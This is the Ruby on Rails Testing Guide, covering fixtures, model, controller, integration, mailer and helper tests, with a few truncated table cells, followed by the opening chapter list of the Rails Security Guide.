Testing support was woven into the Rails fabric from the beginning. It wasn't an "oh! let's bolt on support for running tests because they're new and cool" epiphany. Just about every Rails application interacts heavily with a database and, as a result, your tests will need a database to interact with as well. To write efficient tests, you'll need to understand how to set up this database and populate it with sample data.

2.1 The Test Environment

By default, every Rails application has three environments: development, test, and production. The database for each one of them is configured in `config/database.yml`.

A dedicated test database allows you to set up and interact with test data in isolation. Tests can mangle test data with confidence, that won't touch the data in the development or production databases.

2.2 Rails Sets up for Testing from the Word Go

Rails creates a `test` folder for you as soon as you create a Rails project using `rails new application_name`. If you list the contents of this folder then you shall see:



```
$ ls -F test
controllers/  helpers/      mailers/      test_helper.rb
fixtures/     integration/  models/
```

The `models` directory is meant to hold tests for your models, the `controllers` directory is meant to hold tests for your controllers and the `integration` directory is meant to hold tests that involve any number of controllers interacting.

Fixtures are a way of organizing test data; they reside in the `fixtures` folder.

The `test_helper.rb` file holds the default configuration for your tests.

2.3 The Low-Down on Fixtures

For good tests, you'll need to give some thought to setting up test data. In Rails, you can handle this by defining and customizing fixtures.

2.3.1 What Are Fixtures?


Fixtures is a fancy word for sample data. Fixtures allow you to populate your testing database with predefined data before your tests run. Fixtures are database independent written in YAML. There is one file per model.

You'll find fixtures under your `test/fixtures` directory. When you run `rails generate model` to create a new model fixture stubs will be automatically created and placed in this directory.

2.3.2 YAML

YAML-formatted fixtures are a very human-friendly way to describe your sample data. These types of fixtures have the `.yaml` file extension (as in `users.yaml`).

Here's a sample YAML fixture file:



```
# lo & behold! I am a YAML comment!
david:
  name: David Heinemeier Hansson
  birthday: 1979-10-15
  profession: Systems development

steve:
  name: Steve Ross Kellock
  birthday: 1974-09-27
  profession: guy with keyboard
```

Each fixture is given a name followed by an indented list of colon-separated key/value pairs. Records are typically separated by a blank space. You can place comments in a fixture file by using the `#` character in the first column. Keys which resemble YAML keywords such as 'yes' and 'no' are quoted so that the YAML Parser correctly interprets them.

If you are working with [associations](#), you can simply define a reference node between two different fixtures. Here's an example with a `belongs_to/has_many` association:




```
# In fixtures/categories.yaml
about:
  name: About

# In fixtures/articles.yaml
one:
  title: Welcome to Rails!
  body: Hello world!
  category: about
```

2.3.3 ERB'in It Up

ERB allows you to embed Ruby code within templates. The YAML fixture format is pre-processed with ERB when Rails loads fixtures. This allows you to use Ruby to help you generate some sample data. For example, the following code generates a thousand users:



```
<% 1000.times do |n| %>
user_<%= n %>:
  username: <%= "user#{n}" %>
  email: <%= "user#{n}@example.com" %>
<% end %>
```

2.3.4 Fixtures in Action

Rails by default automatically loads all fixtures from the `test/fixtures` folder for your models and controllers test. Loading involves three steps:

- Remove any existing data from the table corresponding to the fixture
- Load the fixture data into the table
- Dump the fixture data into a variable in case you want to access it directly

2.3.5 Fixtures are Active Record objects

Fixtures are instances of Active Record. As mentioned in point #3 above, you can access the object directly because it is automatically setup as a local variable of the test case. For example:



```
# this will return the User object for the fixture named david
users(:david)

# this will return the property for david called id
users(:david).id

# one can also access methods available on the User class
email(david.girlfriend.email, david.location_tonight)
```

3 Unit Testing your Models

In Rails, models tests are what you write to test your models.

For this guide we will be using Rails *scaffolding*. It will create the model, a migration, controller and views for the new resource in a single operation. It will also create a full test suite following Rails best practices. I will be using examples from this generated code and will be supplementing it with additional examples where necessary.



For more information on Rails *scaffolding*, refer to [Getting Started with Rails](#)

When you use `rails generate scaffold`, for a resource among other things it creates a test stub in the `test/models` folder:



```
$ bin/rails generate scaffold post title:string body:text
...
create  app/models/post.rb
create  test/models/post_test.rb
create  test/fixtures/posts.yml
...
```

The default test stub in `test/models/post_test.rb` looks like this:



```
require 'test_helper'

class PostTest < ActiveSupport::TestCase
  # test "the truth" do
  #   assert true
  # end
end
```

A line by line examination of this file will help get you oriented to Rails testing code and terminology.



```
require 'test_helper'
```

As you know by now, `test_helper.rb` specifies the default configuration to run our tests. This is included with all the tests, so any methods added to this file are available to all your tests.




```
class PostTest < ActiveSupport::TestCase
```

The `PostTest` class defines a *test case* because it inherits from `ActiveSupport::TestCase`. `PostTest` thus has all the methods available from `ActiveSupport::TestCase`. You'll see those methods a little later in this guide.


Any method defined within a class inherited from `MiniTest::Unit::TestCase` (which is the superclass of `ActiveSupport::TestCase`) that begins with `test` (case sensitive) is simply called a test. So, `test_password`, `test_valid_password` and `testValidPassword` all are legal test names and are run automatically when the test case is run.

Rails adds a `test` method that takes a test name and a block. It generates a normal `MiniTest::Unit` test with method names prefixed with `test_`. So,




```
test "the truth" do
  assert true
end
```

acts as if you had written




```
def test_the_truth
  assert true
end
```

only the `test` macro allows a more readable test name. You can still use regular method definitions though.



The method name is generated by replacing spaces with underscores. The result does not need to be a valid Ruby identifier though, the name may contain punctuation characters etc. That's because in Ruby technically any string may be a method name. Odd ones need `define_method` and `send` calls, but formally there's no restriction.



```
assert true
```

This line of code is called an *assertion*. An assertion is a line of code that evaluates an object (or expression) for expected results. For example, an assertion can check:

- does this value = that value?
- is this object nil?
- does this line of code throw an exception?
- is the user's password greater than 5 characters?

Every test contains one or more assertions. Only when all the assertions are successful will the test pass.


3.1 Maintaining the test database schema

In order to run your tests, your test database will need to have the current structure. The test helper checks whether your test database has any pending migrations. If so, it will try to load your `db/schema.rb` or `db/structure.sql` into the test database. If migrations are still pending, an error will be raised.

3.2 Running Tests

Running a test is as simple as invoking the file containing the test cases through `rake test` command.






```
$ bin/rake test test/models/post_test.rb
.

Finished tests in 0.009262s, 107.9680 tests/s, 107.9680 assertions/s.

1 tests, 1 assertions, 0 failures, 0 errors, 0 skips
```

You can also run a particular test method from the test case by running the test and providing the test method name.



```
$ bin/rake test test/models/post_test.rb test_the_truth
.


Finished tests in 0.009064s, 110.3266 tests/s, 110.3266 assertions/s.

1 tests, 1 assertions, 0 failures, 0 errors, 0 skips
```

This will run all test methods from the test case. Note that `test_helper.rb` is in the `test` directory, hence this directory needs to be added to the load path using the `-I` switch.


The `.` (dot) above indicates a passing test. When a test fails you see an `F`; when a test throws an error you see an `E` in its place. The last line of the output is the summary.

To see how a test failure is reported, you can add a failing test to the `post_test.rb` test case.



```
test "should not save post without title" do
  post = Post.new
  assert_not post.save
end
```

Let us run this newly added test.




```
$ bin/rake test test/models/post_test.rb test_should_not_save_post_without_title
F

Finished tests in 0.044632s, 22.4054 tests/s, 22.4054 assertions/s.

1) Failure:
test_should_not_save_post_without_title(PostTest) [test/models/post_test.rb:6]:
Failed assertion, no message given.

1 tests, 1 assertions, 1 failures, 0 errors, 0 skips
```

In the output, `F` denotes a failure. You can see the corresponding trace shown under `1)` along with the name of the failing test. The next few lines contain the stack trace followed by a message which mentions the actual value and the expected value by the assertion. The default assertion messages provide just enough information to help pinpoint the error. To make the assertion failure message more readable, every assertion provides an optional message parameter, as shown here:



```
test "should not save post without title" do
  post = Post.new
  assert_not post.save, "Saved the post without a title"
end
```

Running this test shows the friendlier assertion message:

```
1) Failure:
test_should_not_save_post_without_title(PostTest) [test/models/post_test.rb:6]:
Saved the post without a title
```

Now to get this test to pass we can add a model level validation for the *title* field.

```
class Post < ActiveRecord::Base
  validates :title, presence: true
end
```

Now the test should pass. Let us verify by running the test again:

```
$ bin/rake test test/models/post_test.rb test_should_not_save_post_without_title
.

Finished tests in 0.047721s, 20.9551 tests/s, 20.9551 assertions/s.

1 tests, 1 assertions, 0 failures, 0 errors, 0 skips
```

Now, if you noticed, we first wrote a test which fails for a desired functionality, then we wrote some code which adds the functionality and finally we ensured that our test passes. This approach to software development is referred to as *Test-Driven Development* (TDD).

Many Rails developers practice *Test-Driven Development* (TDD). This is an excellent way to build up a test suite that exercises every part of your application. TDD is beyond the scope of this guide, but one place to start is with [15 TDD steps to create a Rails application](#).

To see how an error gets reported, here's a test containing an error:

```
test "should report error" do
  # some_undefined_variable is not defined elsewhere in the test case
  some_undefined_variable
  assert true
end
```

Now you can see even more output in the console from running the tests:

```
$ bin/rake test test/models/post_test.rb test_should_report_error
E

Finished tests in 0.030974s, 32.2851 tests/s, 0.0000 assertions/s.

1) Error:
test_should_report_error(PostTest):
NameError: undefined local variable or method `some_undefined_variable' for #<Post
  test/models/post_test.rb:10:in `block in <class:PostTest>'

1 tests, 0 assertions, 0 failures, 1 errors, 0 skips
```

Notice the 'E' in the output. It denotes a test with error.



The execution of each test method stops as soon as any error or an assertion failure is encountered, and the test suite continues with the next method. All test methods are executed in alphabetical order.

When a test fails you are presented with the corresponding backtrace. By default Rails filters that backtrace and will only print lines relevant to your application. This eliminates the framework noise and helps to focus on your code. However there are situations when you want to see the full backtrace. simply set the `BACKTRACE` environment variable to enable this behavior:



```
$ BACKTRACE=1 bin/rake test test/models/post_test.rb
```

3.3 What to Include in Your Unit Tests

Ideally, you would like to include a test for everything which could possibly break. It's a good practice to have at least one test for each of your validations and at least one test for every method in your model.

3.4 Available Assertions

By now you've caught a glimpse of some of the assertions that are available. Assertions are the worker bees of testing. They are the ones that actually perform the checks to ensure that things are going as planned.

There are a bunch of different types of assertions you can use. Here's an extract of the assertions you can use with `minitest`, the default testing library used by Rails. The `[msg]` parameter is an optional string message you can specify to make your test failure messages clearer. It's not required.

Assertion	Purpose
<code>assert(test, [msg])</code>	Ensures that <code>test</code> is true.
<code>assert_not(test, [msg])</code>	Ensures that <code>test</code> is false.
<code>assert_equal(expected, actual)</code>	Ensures that <code>expected == actual</code> is true.
<code>assert_not_equal(expected, actual)</code>	Ensures that <code>expected != actual</code> is true.
<code>assert_same(expected, actual)</code>	Ensures that <code>expected.equal?(actual)</code> is true.
<code>assert_not_same(expected, actual)</code>	Ensures that <code>expected.equal?(actual)</code> is false.
<code>assert_nil(obj, [msg])</code>	Ensures that <code>obj.nil?</code> is true.
<code>assert_not_nil(obj, [msg])</code>	Ensures that <code>obj.nil?</code> is false.
<code>assert_match(regexp, string)</code>	Ensures that a string matches the regular expression.
<code>assert_no_match(regexp, string)</code>	Ensures that a string doesn't match the regular expression.
<code>assert_in_delta(expecting, actual, delta)</code>	Ensures that the numbers <code>expected</code> and <code>actual</code> are within <code>delta</code> of each other.

<code>assert_not_in_delta(expecting</code>	Ensures that the numbers expected and actual are not within delta of each other.
<code>assert_throws(symbol, [msg])</code>	Ensures that the given block throws the symbol.
<code>assert_raises(exception1, exc</code>	Ensures that the given block raises one of the given exceptions.
<code>assert_nothing_raised(excepti</code>	Ensures that the given block doesn't raise one of the given exceptions.
<code>assert_instance_of(class, obj</code>	Ensures that obj is an instance of class.
<code>assert_not_instance_of(class,</code>	Ensures that obj is not an instance of class.
<code>assert_kind_of(class, obj, [m</code>	Ensures that obj is or descends from class.
<code>assert_not_kind_of(class, obj</code>	Ensures that obj is not an instance of class and is not descending from it.
<code>assert_respond_to(obj, symbol</code>	Ensures that obj responds to symbol.
<code>assert_not_respond_to(obj, sy</code>	Ensures that obj does not respond to symbol.
<code>assert_operator(obj1, operato</code>	Ensures that <code>obj1.operator(obj2)</code> is true.
<code>assert_not_operator(obj1, ope</code>	Ensures that <code>obj1.operator(obj2)</code> is false.
<code>assert_send(array, [msg])</code>	Ensures that executing the method listed in <code>array[1]</code> on the object in <code>array[0]</code> raises the exception in <code>array[2]</code> .
<code>flunk([msg])</code>	Ensures failure. This is useful to explicitly mark a test that isn't finished yet.

Because of the modular nature of the testing framework, it is possible to create your own assertions. In fact, that's exactly what Rails does. It includes some specialized assertions to make your life easier.



Creating your own assertions is an advanced topic that we won't cover in this tutorial.

3.5 Rails Specific Assertions

Rails adds some custom assertions of its own to the `test/unit` framework:

Assertion	Purpose
<code>assert_difference(expressions,</code>	Test numeric difference between the return value of an expression as a result of the given block.
<code>assert_no_difference(expressio</code>	Asserts that the numeric result of evaluating an expression is not changed before and after the given block.
<code>assert_recognizes(expected_opt</code>	Asserts that the routing of the given path was handled correctly and that the path is recognized with the given options.
<code>assert_generates(expected_path</code>	Asserts that the provided options can be used to generate the provided path.
<code>assert_response(type, message</code>	Asserts that the response comes with a specific status code. You can specify a message to be displayed if the assertion fails.
<code>assert_redirected_to(options =</code>	Assert that the redirection options passed in match those of the redirect called in the given block.
<code>assert_template(expected = nil</code>	Asserts that the request was rendered with the appropriate template file.

You'll see the usage of some of these assertions in the next chapter.

4 Functional Tests for Your Controllers

In Rails, testing the various actions of a single controller is called writing functional tests for that controller. Controllers handle the incoming web requests to your application and eventually respond with a rendered view.

4.1 What to Include in your Functional Tests

You should test for things such as:

- was the web request successful?
- was the user redirected to the right page?
- was the user successfully authenticated?
- was the correct object stored in the response template?
- was the appropriate message displayed to the user in the view?

Now that we have used Rails scaffold generator for our `Post` resource, it has already created the controller code and tests. You can take look at the file `posts_controller_test.rb` in the `test/controllers` directory.

Let me take you through one such test, `test_should_get_index` from the file `posts_controller_test.rb`.



```
class PostsControllerTest < ActionController::TestCase
  test "should get index" do
    get :index
    assert_response :success
    assert_not_nil assigns(:posts)
  end
end
```

In the `test_should_get_index` test, Rails simulates a request on the action called `index`, making sure the request was successful and also ensuring that it assigns a valid `posts` instance variable.

The `get` method kicks off the web request and populates the results into the response. It accepts 4 arguments:

- The action of the controller you are requesting. This can be in the form of a string or a symbol.
- An optional hash of request parameters to pass into the action (eg. query string parameters or post variables).
- An optional hash of session variables to pass along with the request.
- An optional hash of flash values.

Example: Calling the `:show` action, passing an `id` of 12 as the `params` and setting a `user_id` of 5 in the session:



```
get(:show, {'id' => "12"}, {'user_id' => 5})
```

Another example: Calling the `:view` action, passing an `id` of 12 as the `params`, this time with no session, but with a flash message.



```
get(:view, {'id' => '12'}, nil, {'message' => 'booya!'})
```



If you try running `test_should_create_post` test from `posts_controller_test.rb` it will fail on account

of the newly added model level validation and rightly so.

Let us modify `test_should_create_post` test in `posts_controller_test.rb` so that all our test pass:

```
test "should create post" do
  assert_difference('Post.count') do
    post :create, post: {title: 'Some title'}
  end

  assert_redirected_to post_path(assigns(:post))
end
```

Now you can try running all the tests and they should pass.

4.2 Available Request Types for Functional Tests

If you're familiar with the HTTP protocol, you'll know that `get` is a type of request. There are 6 request types supported in Rails functional tests:

- `get`
- `post`
- `patch`
- `put`
- `head`
- `delete`

All of request types are methods that you can use, however, you'll probably end up using the first two more often than the others.

Functional tests do not verify whether the specified request type should be accepted by the action. Request types in this context exist to make your tests more descriptive.

4.3 The Four Hashes of the Apocalypse

After a request has been made using one of the 6 methods (`get`, `post`, etc.) and processed, you will have 4 Hash objects ready for use:

- `assigns` - Any objects that are stored as instance variables in actions for use in views.
- `cookies` - Any cookies that are set.
- `flash` - Any objects living in the flash.
- `session` - Any object living in session variables.

As is the case with normal Hash objects, you can access the values by referencing the keys by string. You can also reference them by symbol name, except for `assigns`. For example:

```
flash["gordon"]          flash[:gordon]
session["shmessage"]      session[:shmessage]
cookies["are_good_for_u"] cookies[:are_good_for_u]

# Because you can't use assigns[:something] for historical reasons:
assigns["something"]      assigns(:something)
```


4.4 Instance Variables Available

You also have access to three instance variables in your functional tests:

- `@controller` - The controller processing the request
- `@request` - The request
- `@response` - The response

4.5 Setting Headers and CGI variables

[HTTP headers](#) and [CGI variables](#) can be set directly on the `@request` instance variable:




```
# setting a HTTP Header
@request.headers["Accept"] = "text/plain, text/html"
get :index # simulate the request with custom header

# setting a CGI variable
@request.headers["HTTP_REFERER"] = "http://example.com/home"
post :create # simulate the request with custom env variable
```

4.6 Testing Templates and Layouts

If you want to make sure that the response rendered the correct template and layout, you can use the `assert_template` method:



```
test "index should render correct template and layout" do
  get :index
  assert_template :index
  assert_template layout: "layouts/application"
end
```

Note that you cannot test for template and layout at the same time, with one call to `assert_template` method. Also, for the layout test, you can give a regular expression instead of a string, but using the string, makes things clearer. On the other hand, you have to include the "layouts" directory name even if you save your layout file in this standard layout directory. Hence,




```
assert_template layout: "application"
```

will not work.

If your view renders any partial, when asserting for the layout, you have to assert for the partial at the same time. Otherwise, assertion will fail.

Hence:



```
test "new should render correct layout" do
  get :new
  assert_template layout: "layouts/application", partial: "_form"
end
```

is the correct way to assert for the layout when the view renders a partial with name `_form`. Omitting the `:partial` key in your `assert_template` call will complain.

4.7 A Fuller Functional Test Example

Here's another example that uses `flash`, `assert_redirected_to`, and `assert_difference`:



```
test "should create post" do
  assert_difference('Post.count') do
    post :create, post: {title: 'Hi', body: 'This is my first post.'}
  end
  assert_redirected_to post_path(assigns(:post))
  assert_equal 'Post was successfully created.', flash[:notice]
end
```

4.8 Testing Views

Testing the response to your request by asserting the presence of key HTML elements and their content is a useful way to test the views of your application. The `assert_select` assertion allows you to do this by using a simple yet powerful syntax.



You may find references to `assert_tag` in other documentation, but this is now deprecated in favor of `assert_select`.

There are two forms of `assert_select`:

`assert_select(selector, [equality], [message])` ensures that the equality condition is met on the selected elements through the selector. The selector may be a CSS selector expression (String), an expression with substitution values, or an `HTML::Selector` object.

`assert_select(element, selector, [equality], [message])` ensures that the equality condition is met on all the selected elements through the selector starting from the *element* (instance of `HTML::Node`) and its descendants.

For example, you could verify the contents on the title element in your response with:



```
assert_select 'title', "Welcome to Rails Testing Guide"
```

You can also use nested `assert_select` blocks. In this case the inner `assert_select` runs the assertion on the complete collection of elements selected by the outer `assert_select` block:



```
assert_select 'ul.navigation' do
  assert_select 'li.menu_item'
end
```

Alternatively the collection of elements selected by the outer `assert_select` may be iterated through so that `assert_select` may be called separately for each element. Suppose for example that the response contains two ordered lists, each with four list elements then the following tests will both pass.



```
assert_select "ol" do |elements|
  elements.each do |element|
    assert_select element, "li", 4
  end
end

assert_select "ol" do
  assert_select "li", 8
end
```

The `assert_select` assertion is quite powerful. For more advanced usage, refer to its [documentation](#).

4.8.1 Additional View-Based Assertions

There are more assertions that are primarily used in testing views:

Assertion	Purpose
<code>assert_select_email</code>	Allows you to make assertions on the body of an e-mail.
<code>assert_select_encoded</code>	Allows you to make assertions on encoded HTML. It does this by un-encoding
<code>css_select(selector)</code> or <code>css_select</code>	Returns an array of all the elements selected by the <i>selector</i> . In the second va

Here's an example of using `assert_select_email`:



```
assert_select_email do
  assert_select 'small', 'Please click the "Unsubscribe" link if you want to opt-out'
end
```

5 Integration Testing

Integration tests are used to test the interaction among any number of controllers. They are generally used to test important work flows within your application.

Unlike Unit and Functional tests, integration tests have to be explicitly created under the 'test/integration' folder within your application. Rails provides a generator to create an integration test skeleton for you.



```
$ bin/rails generate integration_test user_flows
      exists  test/integration/
      create  test/integration/user_flows_test.rb
```

Here's what a freshly-generated integration test looks like:



```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  # test "the truth" do
  #   assert true
  # end
end
```

Integration tests inherit from `ActionDispatch::IntegrationTest`. This makes available some additional helpers to use in your integration tests. Also you need to explicitly include the fixtures to be made available to the test.

5.1 Helpers Available for Integration Tests

In addition to the standard testing helpers, there are some additional helpers available to integration tests:

Helper	Purpose
<code>https?</code>	Returns <code>true</code> if the session is mimicking a secure HTTPS request.
<code>https!</code>	Allows you to mimic a secure HTTPS request.
<code>host!</code>	Allows you to set the host name to use in the next request.
<code>redirect?</code>	Returns <code>true</code> if the last request was a redirect.
<code>follow_redirect!</code>	Follows a single redirect response.
<code>request_via_redirect(http_meth</code>	Allows you to make an HTTP request and follow any subsequent redirects.
<code>post_via_redirect(path, [param</code>	Allows you to make an HTTP POST request and follow any subsequent redir
<code>get_via_redirect(path, [parame</code>	Allows you to make an HTTP GET request and follow any subsequent redirec
<code>patch_via_redirect(path, [para</code>	Allows you to make an HTTP PATCH request and follow any subsequent red
<code>put_via_redirect(path, [parame</code>	Allows you to make an HTTP PUT request and follow any subsequent redirec
<code>delete_via_redirect(path, [par</code>	Allows you to make an HTTP DELETE request and follow any subsequent re
<code>open_session</code>	Opens a new session instance.

5.2 Integration Testing Examples

A simple integration test that exercises multiple controllers:



```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  test "login and browse site" do
    # login via https
    https!
    get "/login"
    assert_response :success

    post_via_redirect "/login", username: users(:david).username, password: users
    assert_equal '/welcome', path
    assert_equal 'Welcome david!', flash[:notice]

    https!(false)
    get "/posts/all"
    assert_response :success
    assert assigns(:products)
  end
end
```

As you can see the integration test involves multiple controllers and exercises the entire stack from database to dispatcher. In addition you can have multiple session instances open simultaneously in a test and extend those instances with assertion methods to create a very powerful testing DSL (domain-specific language) just for your application.

Here's an example of multiple sessions and custom DSL in an integration test



```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  test "login and browse site" do
    # User david logs in
    david = login(:david)
    # User guest logs in
    guest = login(:guest)

    # Both are now available in different sessions
    assert_equal 'Welcome david!', david.flash[:notice]
    assert_equal 'Welcome guest!', guest.flash[:notice]

    # User david can browse site
    david.browses_site
    # User guest can browse site as well
    guest.browses_site

    # Continue with other assertions
  end

  private

  module CustomDsl
    def browses_site
      get "/products/all"
      assert_response :success
      assert assigns(:products)
    end
  end

  def login(user)
    open_session do |sess|
      sess.extend(CustomDsl)
      u = users(user)
      sess.https!
      sess.post "/login", username: u.username, password: u.password
      assert_equal '/welcome', sess.path
      sess.https! (false)
    end
  end
end
```

6 Rake Tasks for Running your Tests

You don't need to set up and run your tests by hand on a test-by-test basis. Rails comes with a number of commands to help in testing. The table below lists all commands that come along in the default Rakefile when you initiate a Rails project.

Tasks	Description
rake test	Runs all unit, functional and integration tests. You can also simply run rake as F
rake test:controllers	Runs all the controller tests from test/controllers
rake test:functionals	Runs all the functional tests from test/controllers, test/mailers, and t
rake test:helpers	Runs all the helper tests from test/helpers
rake test:integration	Runs all the integration tests from test/integration

<code>rake test:mailers</code>	Runs all the mailer tests from <code>test/mailers</code>
<code>rake test:models</code>	Runs all the model tests from <code>test/models</code>
<code>rake test:units</code>	Runs all the unit tests from <code>test/models</code> , <code>test/helpers</code> , and <code>test/unit</code>
<code>rake test:all</code>	Runs all tests quickly by merging all types and not resetting db
<code>rake test:all:db</code>	Runs all tests quickly by merging all types and resetting db

7 Brief Note About MiniTest

Ruby ships with a boat load of libraries. Ruby 1.8 provides `Test::Unit`, a framework for unit testing in Ruby. All the basic assertions discussed above are actually defined in `Test::Unit::Assertions`. The class `ActiveSupport::TestCase` which we have been using in our unit and functional tests extends `Test::Unit::TestCase`, allowing us to use all of the basic assertions in our tests.

Ruby 1.9 introduced `MiniTest`, an updated version of `Test::Unit` which provides a backwards compatible API for `Test::Unit`. You could also use `MiniTest` in Ruby 1.8 by installing the `minitest` gem.



For more information on `Test::Unit`, refer to [test/unit Documentation](#)

For more information on `MiniTest`, refer to [Minitest](#)

8 Setup and Teardown

If you would like to run a block of code before the start of each test and another block of code after the end of each test you have two special callbacks for your rescue. Let's take note of this by looking at an example for our functional test in `Posts` controller:



```
require 'test_helper'

class PostsControllerTest < ActionController::TestCase

  # called before every single test
  def setup
    @post = posts(:one)
  end

  # called after every single test
  def teardown
    # as we are re-initializing @post before every test
    # setting it to nil here is not essential but I hope
    # you understand how you can use the teardown method
    @post = nil
  end

  test "should show post" do
    get :show, id: @post.id
    assert_response :success
  end

  test "should destroy post" do
    assert_difference('Post.count', -1) do
      delete :destroy, id: @post.id
    end

    assert_redirected_to posts_path
  end
end
```

```
end
```

Above, the `setup` method is called before each test and so `@post` is available for each of the tests. Rails implements `setup` and `teardown` as `ActiveSupport::Callbacks`. Which essentially means you need not only use `setup` and `teardown` as methods in your tests. You could specify them by using:

- a block
- a method (like in the earlier example)
- a method name as a symbol
- a lambda

Let's see the earlier example by specifying `setup` callback by specifying a method name as a symbol:



```
require 'test_helper'

class PostsControllerTest < ActionController::TestCase

  # called before every single test
  setup :initialize_post

  # called after every single test
  def teardown
    @post = nil
  end

  test "should show post" do
    get :show, id: @post.id
    assert_response :success
  end

  test "should update post" do
    patch :update, id: @post.id, post: {}
    assert_redirected_to post_path(assigns(:post))
  end

  test "should destroy post" do
    assert_difference('Post.count', -1) do
      delete :destroy, id: @post.id
    end


    assert_redirected_to posts_path
  end

  private

  def initialize_post
    @post = posts(:one)
  end
end
```

9 Testing Routes

Like everything else in your Rails application, it is recommended that you test your routes. An example test for a route in the default `show` action of `Posts` controller above should look like:



```
test "should route to post" do
  assert_routing '/posts/1', {controller: "posts", action: "show", id: "1"}
end
```

10 Testing Your Mailers

Testing mailer classes requires some specific tools to do a thorough job.

10.1 Keeping the Postman in Check

Your mailer classes - like every other part of your Rails application - should be tested to ensure that it is working as expected.

The goals of testing your mailer classes are to ensure that:

- emails are being processed (created and sent)
- the email content is correct (subject, sender, body, etc)
- the right emails are being sent at the right times

10.1.1 From All Sides

There are two aspects of testing your mailer, the unit tests and the functional tests. In the unit tests, you run the mailer in isolation with tightly controlled inputs and compare the output to a known value (a fixture.) In the functional tests you don't so much test the minute details produced by the mailer; instead, we test that our controllers and models are using the mailer in the right way. You test to prove that the right email was sent at the right time.

10.2 Unit Testing

In order to test that your mailer is working as expected, you can use unit tests to compare the actual results of the mailer with pre-written examples of what should be produced.

10.2.1 Revenge of the Fixtures

For the purposes of unit testing a mailer, fixtures are used to provide an example of how the output *should* look. Because these are example emails, and not Active Record data like the other fixtures, they are kept in their own subdirectory apart from the other fixtures. The name of the directory within `test/fixtures` directly corresponds to the name of the mailer. So, for a mailer named `UserMailer`, the fixtures should reside in `test/fixtures/user_mailer` directory.

When you generated your mailer, the generator creates stub fixtures for each of the mailers actions. If you didn't use the generator you'll have to make those files yourself.

10.2.2 The Basic Test Case

Here's a unit test to test a mailer named `UserMailer` whose action `invite` is used to send an invitation to a friend. It is an adapted version of the base test created by the generator for an `invite` action.



```
require 'test_helper'

class UserMailerTest < ActionMailer::TestCase
  test "invite" do
    # Send the email, then test that it got queued
    email = UserMailer.create_invite('me@example.com',
                                     'friend@example.com', Time.now).deliver


    assert_not ActionMailer::Base.deliveries.empty?

    # Test the body of the sent email contains what we expect it to
    assert_equal ['me@example.com'], email.from
    assert_equal ['friend@example.com'], email.to
    assert_equal 'You have been invited by me@example.com', email.subject
    assert_equal read_fixture('invite').join, email.body.to_s
  end
end
```

In the test we send the email and store the returned object in the `email` variable. We then ensure that it was sent (the first


assert), then, in the second batch of assertions, we ensure that the email does indeed contain what we expect. The helper `read_fixture` is used to read in the content from this file.

Here's the content of the `invite` fixture:



```
Hi friend@example.com,  
  
You have been invited.  
  
Cheers!
```

This is the right time to understand a little more about writing tests for your mailers. The line `ActionMailer::Base.delivery_method = :test` in `config/environments/test.rb` sets the delivery method to test mode so that email will not actually be delivered (useful to avoid spamming your users while testing) but instead it will be appended to an array (`ActionMailer::Base.deliveries`).



The `ActionMailer::Base.deliveries` array is only reset automatically in `ActionMailer::TestCase` tests. If you want to have a clean slate outside Action Mailer tests, you can reset it manually with:

```
ActionMailer::Base.deliveries.clear
```

10.3 Functional Testing


Functional testing for mailers involves more than just checking that the email body, recipients and so forth are correct. In functional mail tests you call the mail deliver methods and check that the appropriate emails have been appended to the delivery list. It is fairly safe to assume that the deliver methods themselves do their job. You are probably more interested in whether your own business logic is sending emails when you expect them to go out. For example, you can check that the `invite_friend` operation is sending an email appropriately:



```
require 'test_helper'  
  
class UserControllerTest < ActionController::TestCase  
  test "invite friend" do  
    assert_difference 'ActionMailer::Base.deliveries.size', +1 do  
      post :invite_friend, email: 'friend@example.com'  
    end  
    invite_email = ActionMailer::Base.deliveries.last  
  
    assert_equal "You have been invited by me@example.com", invite_email.subject  
    assert_equal 'friend@example.com', invite_email.to[0]  
    assert_match(/Hi friend@example.com/, invite_email.body)  
  end  
end
```


11 Testing helpers

In order to test helpers, all you need to do is check that the output of the helper method matches what you'd expect. Tests related to the helpers are located under the `test/helpers` directory. Rails provides a generator which generates both the helper and the test file:



```
$ bin/rails generate helper User  
  create  app/helpers/user_helper.rb  
  invoke  test_unit  
  create  test/helpers/user_helper_test.rb
```


The generated test file contains the following code:



```
require 'test_helper'

class UserHelperTest < ActionView::TestCase
end
```

A helper is just a simple module where you can define methods which are available into your views. To test the output of the helper's methods, you just have to use a mixin like this:



```
class UserHelperTest < ActionView::TestCase
  include UserHelper

  test "should return the user name" do
    # ...
  end
end
```

Moreover, since the test class extends from `ActionView::TestCase`, you have access to Rails' helper methods such as `link_to` or `pluralize`.

12 Other Testing Approaches

The built-in `test/unit` based testing is not the only way to test Rails applications. Rails developers have come up with a wide variety of other approaches and aids for testing, including:

- [NullDB](#), a way to speed up testing by avoiding database use.
- [Factory Girl](#), a replacement for fixtures.
- [Machinist](#), another replacement for fixtures.
- [Fixture Builder](#), a tool that compiles Ruby factories into fixtures before a test run.
- [MiniTest::Spec Rails](#), use the `MiniTest::Spec` DSL within your rails tests.
- [Shoulda](#), an extension to `test/unit` with additional helpers, macros, and assertions.
- [RSpec](#), a behavior-driven development framework

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Ruby on Rails Security Guide

This manual describes common security problems in web applications and how to avoid them with Rails.

After reading this guide, you will know:

- ✓ **All countermeasures *that are highlighted*.**
- ✓ **The concept of sessions in Rails, what to put in there and popular attack methods.**
- ✓ **How just visiting a site can be a security problem (with CSRF).**
- ✓ **What you have to pay attention to when working with files or providing an administration interface.**
- ✓ **How to manage users: Logging in and out and attack methods on all layers.**
- ✓ **And the most popular injection attack methods.**



Chapters

1. Introduction

2. Sessions

- [What are Sessions?](#)
- [Session id](#)
- [Session Hijacking](#)
- [Session Guidelines](#)
- [Session Storage](#)
- [Replay Attacks for CookieStore Sessions](#)
- [Session Fixation](#)
